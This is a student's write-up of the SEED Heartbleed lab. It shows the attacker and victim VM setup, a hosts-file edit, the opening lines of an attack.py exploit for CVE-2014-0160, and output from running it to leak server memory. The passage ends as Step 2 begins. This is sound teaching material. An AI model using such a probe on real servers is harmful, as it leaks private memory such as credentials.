CNS LAB

LAB - 8

Heartbleed Attack Lab

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485


LAB SETUP:

VICTIM: 10. 0. 2. 18

ATTACKER: 10. 0. 2. 17


IP ADDRESSES

Attacker:



```
[11/13/2021 23:05] seed@SiriS_PES1UG19CS485_Attacker:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:14:c4:a6
          inet addr:10.0.2.17  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe14:c4a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:120 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30522 (30.5 KB)  TX bytes:15516 (15.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/13/2021 23:05] seed@SiriS_PES1UG19CS485_Attacker:~$
```


Victim:



```
[11/13/2021 23:06] seed@SiriS_PES1UG19CS485_Victim:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:83:5f:f6
          inet addr:10.0.2.18  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe83:5ff6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19025 (19.0 KB)  TX bytes:15481 (15.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[11/13/2021 23:06] seed@SiriS_PES1UG19CS485_Victim:~$
```


Step 1: Configure the DNS server for Attacker machine

Firstly, we edit the *hosts* file on the attacker machine using the command:



```
[11/14/2021 00:13] seed@SiriS_PES1UG19CS485_Attacker:~$ sudo nano /etc/hosts
[11/14/2021 00:15] seed@SiriS_PES1UG19CS485_Attacker:~$
```


We modify the /etc/hosts on the Attacker's machine (10.0.2.14) to make them believe *www.heartbleedlabelegg.com* is on the server machine. If we skip this, our interaction will only affect the localhost server. It is done as follows:



```
  GNU nano 2.2.6             File: /etc/hosts                        Modified

127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.18       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

WARM-UP EXERCISE

Store the code, *attack.py*, on the attacker VM which id obtained from the SEED website:




attack.py (~/Desktop) - gedit

```
import sys

import struct

import socket

import time

import select

import re

import time

import os

from optparse import OptionParser


options = OptionParser(usage='%prog server [options]', description='Test and
exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)')

options.add_option('-p', '--port', type='int', default=443, help='TCP port to
test (default: 443)')

options.add_option('-l', '--length', type='int', default=0x4000,dest="len",
```


Now we make the code executable using the following command:

$ sudo chmod 777 attack.py



```
[11/13/2021 23:15] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ sudo chmod 777 at
tack.py
[11/13/2021 23:16] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ ls -l
total 44
-rwxrwxrwx 1 seed seed 19101 Nov 13 23:14 attack.py
-rwxrwxr-x 1 seed seed   193 Aug 20  2013 Gedit.desktop
-rwxrwxr-x 1 seed seed   158 Aug 15  2013 Ghex.desktop
drwxrwxr-x 3 seed seed  4096 Oct  9  2013 libcap2.22
-rwxr-xr-x 1 root root   186 Jan  9  2014 Netwag.desktop
drwxr-xr-x 2 seed seed  4096 Jan  9  2014 Pacgen-1.10
-rwxr-xr-x 1 root root   183 Aug 15  2013 Wireshark.desktop
[11/13/2021 23:16] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ 
```

Now that the code is executable, we run it on the attacker VM and we can see that when we send out a malicious heartbeat request to the server *www.heartbleedlabelgg.com* and in response, it will get random data from the server.




```
[11/13/2021 10:14] seed@Siris_PES1UG19CS485_Attacker:~/Desktop$ python attack.py
www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8........5..............
.........3.2.....E.D...../...A..............................I........
..........
..................................#

[11/13/2021 10:15] seed@Siris_PES1UG19CS485_Attacker:~/Desktop$ 
```

From the random data, we can see that the server is vulnerable because it is sending more data than it should.


Step 2: Explore the damage of the Heartbleed attack

Step 2(a): On the Victim Server:

